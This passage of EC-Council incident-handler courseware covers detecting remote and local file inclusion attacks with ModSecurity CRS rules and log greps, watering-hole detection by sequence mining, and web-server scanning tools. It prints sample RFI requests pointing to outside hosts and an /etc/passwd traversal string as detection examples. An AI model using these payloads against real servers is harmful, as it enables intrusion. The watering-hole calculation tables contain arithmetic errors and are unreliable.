- **Using PHP Functions**

  Attackers can trick web applications to include data from external sites using internal PHP keyword functions such as “include().” For example, consider an attack tricking a web application that uses the following internal PHP keyword function:

```
GET /?id={${include("http://www.certifiedhacker.com/P-folio/contact.txt??")}} HTTP/1.1
```

  Incident responders must use the CRS to detect conditions that include the following search string: include(" followed by "(ht|f)tps?:\/\/. An example of CRS is given below:

```
SecRule ARGS "(?:\binclude\s*\([^)]*(ht|f)tps?:\/\/)" \
"phase:2,rev:'2.2.2',t:none,t:htmlEntityDecode,t:lowercase,capture,ctl:
auditLogParts=+E,block,status:501,msg:'Remote File Inclusion
Attack',id:'950118',severity:'2',setvar:'tx.msg=%{rule.msg}',setvar:tx.
anomaly_score=+%{tx.critical_anomaly_score},setvar:tx.rfi_score=+%{tx.cr
itical_anomaly_score},setvar:tx.%{rule.id}-WEB_ATTACK/RFI-
%{matched_var_name}=%{tx.0}"
```


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Using URLs with Appended Question Mark(s)**

  Attackers add question marks at the end of the RFI payload to perform attacks. By appending question marks, the remaining PHP code is treated as a parameter by the RFI included code. Consequently, the RFI code ignores legitimate code and executes that injected by attackers. For example, consider an attack wherein a question mark is appended to the end of the URL, as shown below:

```
GET
//components/com_testxt/conf.testxt.php?mosConfig_absolute_path=http://w
ww.certifiedhacker.com/P-folio/contact/cgi??? HTTP/1.0
```

  Incident responders must use the CRS to detect this type of condition, which includes the following search string: (ft|htt)ps?.*\?$. An example of CRS is given below:

```
SecRule                    ARGS                    "(?:ft|htt)ps?.*\?+$"
\"phase:2,rev:'2.2.2',t:none,t:htmlEntityDecode,t:lowercase,capture,ctl
:auditLogParts=+E,block,status:501,msg:'Remote      File      Inclusion
Attack',id:'950119',severity:'2',setvar:'tx.msg=%{rule.msg}',setvar:tx.
anomaly_score=+%{tx.critical_anomaly_score},setvar:tx.rfi_score=+%{tx.cr
itical_anomaly_score},setvar:tx.%{rule.id}-WEB_ATTACK/RFI-
%{matched_var_name}=%{tx.0}"
```

- **Using Off-site URLs**

  In this method, attackers specify a hostname/domain in the parameter payload and mismatch it with the host header data to perform an attack. A mismatch between the domain name and host header indicates an RFI attack. An example of an attack using off-site URLs is given below:

```
GET
/mwchat/libs/start_mypage.php?CONFIG[MWCHAT_Libs]=http://phy.as.nhcue.ed
u.tw//Phy1/credentials/cred.txt??? HTTP/1.1Host: www.mydomain.com User-
Agent: Mozilla/5.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
```

  Incident responders must use the CRS to first search for string "^(?:ht|f)tps?:\/\/(.*)\?$" and obtain the hostname data present in the second parentheses. In the next portion of the CRS, the data obtained and request host header are compared. In case of a mismatch, the rule matches, which indicates that the URL is off-site. An example of CRS is given below:

```
SecRule              ARGS              "^(?:ht|f)tps?://(.*)\?$"              \
"chain,phase:2,rev:'2.2.2',t:none,t:htmlEntityDecode,t:lowercase,captur
e,ctl:auditLogParts=+E,block,status:501,msg:'Remote    File    Inclusion
Attack',id:'950120',severity:'2'"              SecRule  TX:1  "!@beginsWith
%{request_headers.host}"
"setvar:'tx.msg=%{rule.msg}',setvar:tx.anomaly_score=+%{tx.critical_anom
aly_score},setvar:tx.rfi_score=+%{tx.critical_anomaly_score},setvar:tx.%
{rule.id}-WEB_ATTACK/RFI-%{matched_var_name}=%{tx.1}"
```

## Manual Analysis - LFI Attacks

Local file injection (LFI) is an attack where attackers exploit vulnerable inclusion procedures implemented in web applications. In this attack, attackers can trick a web application to execute


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

malicious code locally present on the web server. Successful execution of an LFI attack can lead to sensitive information disclosure, compromised systems, and path traversal attacks.

Incident responders can detect LFI attacks by analyzing Apache web server logs. A web server log file stores all actions and events observed during the runtime of an application or service in a file called access.log. The default location of this file in Linux systems is:

```
/var/log/apache2/access.log
```

In the access.log file, incident responders can search for requests that attempted to read "`/etc/passwd`", which indicates an LFI attack, using the following command:

```
cat access.log.1 | grep "../../../../etc/passwd"
```

The following screenshot displays all requests that attempted to execute an LFI attack. These requests were sent from IP address 127.0.0.1 and were generated by an automated tool.





Figure 7.23: Screenshot showing web server access.log requests that attempted LFI attacks

Logs generated by an automated tool or scanner can be easily detected because they use vendor-specific payloads.

## Manual Analysis - Watering Hole Attacks

A watering hole attack can pose significant threat to organizations because they cannot be easily detected and cause severe damage to organizational networks. Attackers perform watering hole attacks by infecting frequently visited web applications with malware by injecting or modifying the HTML or JavaScript code. Incident handlers can detect this attack via "sequential pattern mining" to detect frequently accessed web applications. The main objective of using sequential pattern mining is to determine sequential patterns with time-ordered data. The quality of a sequential pattern is typically measured by its support and confidence. Phishing sites are detected by determining low support and high confidence sequential patterns.

Incident handlers must perform data preprocessing before analyzing and detecting watering hole attacks. Additionally, data preprocessing should be performed on outbound network traffic data present in firewall and proxy server logs, which are used to store the web access activities of internal users.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Incident handlers should follow the steps given below to perform data preprocessing:

- **Hostname Normalization**

  Hostname normalization creates a stable list of identifiers for appropriate hostnames instead of tracing different variants of a single entity; for example, play.google.com is normalized to google.com. However, in some cases, certain hostnames are un-normalized such as the subdomains of a popular dynamic DNS site, "no-ip.com," which are treated as separate entities.

- **Filtering Invalid Hostnames**

  Hostnames often consist of invalid characters that should be removed to account for data collection errors.

- **Identifying Unpopular Domains**

  Users are often not aware of malicious domains because they are typically unpopular. This analysis aims to identify links with domains that are only accessed by a small number of users.

- **User-specific Sessionization**

  Sessionization refers to a data processing technique used to analyze user activities within a certain period. Incident handlers must sessionize proxy logs to create time-ordered domain sequences for the further analysis of sequential patterns. If the time to previous domain visit increases in comparison to the prespecified timeout threshold, a new session is generated for users. Incident handlers should consider a timeout threshold of 60 s because most watering hole attacks are performed within a short period.

This data preprocessing generates sequential patterns of URLs accessed by users as the output. Consider the following table as an example of sequential patterns obtained after preprocessing the firewall and proxy server logs:

| User | URL |
|---|---|
| 1 | www.youtube.com, www.facebook.com, www.twitter.com, www.linkedin.com |
| 2 | www.facebook.com, www.instagram.com, www.linkedin.com |
| 3 | www.youtube.com, www.facebook.com, www.twitter.com, www.linkedin.com |
| 4 | www.youtube.com, www.facebook.com, www.instagram.com, www.linkedin.com |
| 5 | www.youtube.com, www.facebook.com, www.instagram.com, www.twitter.com, www.linkedin.com |
| 6 | www.facebook.com, www.instagram.com, www.twitter.com |

Table 7.4: Examples of sequential patterns

For a given minimum support value of 30%, there exists a confidence value of 70%. The minimum support count can be determined through this calculation: 30/100 * 6 = 2. Based on URL links, the association rule of confidence and relative confidence can be calculated using the following equations:


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Confidence {X, Y} ⇒ Z = $\frac{(support(<X,Y,Z>))}{(support(<X,Y>))}$

Relative Confidence {X, Y} ⇒ Z = $\frac{(P(X \cap Y) - P(X) * P(Y))}{(P(X)) - (P(X) * P(Y))}$

Assume that www.youtube.com = a, www.facebook.com = b, www.instagram.com = c, www.twitter.com = d, and www.linkedin.com = e. Therefore, the sequence pattern calculations are:

| URL | Support Count | Confidence | Relative Confidence |
|---|---|---|---|
| {a, b} ⇒ c | 2 | 2/4 = 0.5 | 2/(4-(4*4) = 0.166 |
| {a, b} ⇒ d | 3 | 3/4 = 0.75 | 3/(4-(4*4) = 0.25 |
| {a, b} ⇒ e | 4 | 4/4 = 1 | 4/(4-(4*5) = 0.25 |
| {a, c} ⇒ e | 2 | 2/2 = 1 | 2/(2-(2*5) = 0.25 |
| {a, d} ⇒ e | 3 | 3/3 = 1 | 3/(3-(3*5) = 0.25 |
| {a, c} ⇒ d | 2 | 2/4 = 0.5 | 2/(4-(4*4) = 0.166 |
| {a, c} ⇒ e | 2 | 2/4 = 0.5 | 2/(4-(4*5) = 0.125 |
| {a, d} ⇒ e | 3 | 3/4 = 0.75 | 3/(4-(4*5) = 0.18 |

Table 7.5: Calculation of confidence and relative confidence

The aforementioned sequence pattern calculations reflect four values with a high confidence and high relative confidence. All high confidence value patterns were identified as attack domains. The following table lists all URLs with high confidence and support values:

| URL | Support Count | Confidence | Relative Confidence |
|---|---|---|---|
| {a, b} ⇒ d | 3 | 0.75 | 0.25 |
| {a, b} ⇒ e | 4 | 1 | 0.25 |
| {a, c} ⇒ e | 2 | 1 | 0.25 |
| {a, d} ⇒ e | 3 | 1 | 0.25 |

Table 7.6: URLS with high confidence and support values

Following {a, b} ⇒ e, {a, c} ⇒ e, {a, d} ⇒ e, the URLs exhibit a high probability of being affected by a watering hole attack based on the sequence pattern matching method. Therefore, *www.linkedin.com* was detected as the most frequently used website by the victims.

## Analyzing Web Server Content

Web servers store valuable information that can be accessed by the public, thus making them an easy target for attackers. Attackers can exploit the underlying vulnerabilities of web servers to gain unauthorized access and obtain further information from the hosted websites. Therefore,


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

web servers should be properly configured and regularly scanned by incident handlers to detect malicious files.

- **ClamAV**

  Source: *https://www.clamav.net*

  ClamAV® is an open source (GPLv2) anti-virus engine used in various situations, including email scanning, web scanning, and end point security. It provides numerous utilities such as flexible and scalable multi-threaded daemons, command line scanners, and advanced tools for automatic database updates.

  **Features**

  - Command-line scanner
  - Milter interface for sendmail
  - Advanced database updater with support for scripted updates and digital signatures
  - Virus database updated multiple times per day
  - Built-in support for all standard mail file formats
  - Built-in support for various archive formats, including Zip, RAR, Dmg, Tar, GZIP, BZIP2, OLE2, Cabinet, CHM, BinHex, SIS, and others
  - Built-in support for ELF executables and portable executable files packed with UPX, FSG, Petite, NsPack, wwpack32, MEW, and Upack and obfuscated with SUE, Y0da Cryptor, and other programs
  - Built-in support for popular document formats, including MS Office and MacOffice files, HTML, Flash, RTF, and PDF


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 7.24: Screenshot of CalmAV GUI

## Log Analysis Tools

Incident responders can gain insight into web servers and track the activities and communications of a client computer on a network by examining web server log files. Analyzing web server logs is an easy and efficient way to find abnormal HTTP requests and HTTP responses from client computers, which helps the investigation process. Incident responders must deploy host-level intrusion detection and/or file integrity monitoring utilities on servers. In this process, security breach identification depends on attack signatures, system behavior anomalies, and unexpected file changes.

- **Atomic OSSEC**

  Source: *https://atomicorp.com*

  Atomic OSSEC can help incident responders to perform extended detection and response through forensic real-time file integrity monitoring (FIM), active response, and advanced SIEM log filtering and analysis. Atomic OSSEC can manage log events to detect anomalous behavior on web servers and triggers alerts based on the changes in files or systems.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 7.25: Screenshot of OSSEC Tool Dashboard

- **http Logs Viewer**

  Source: *https://www.apacheviewer.com*

  http Logs Viewer enables incident responders to easily monitor, view, and analyze Apache/IIS/nginx logs. It offers search and filter functionalities for log files and highlights HTTP requests based on their status code. It also contains the report feature that can generate pie/bar charts in seconds.

  **Features:**

  - **Reports**: Obtain visual representation (pie/column charts) to visually illustrate the data in log files
  - **Statistics**: Extract important statistics from log file data
  - **Geographical**: Data determine the origin country of visitors
  - **Search and Filter**: Understand the referrers linked to a website, along with the search terms used


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

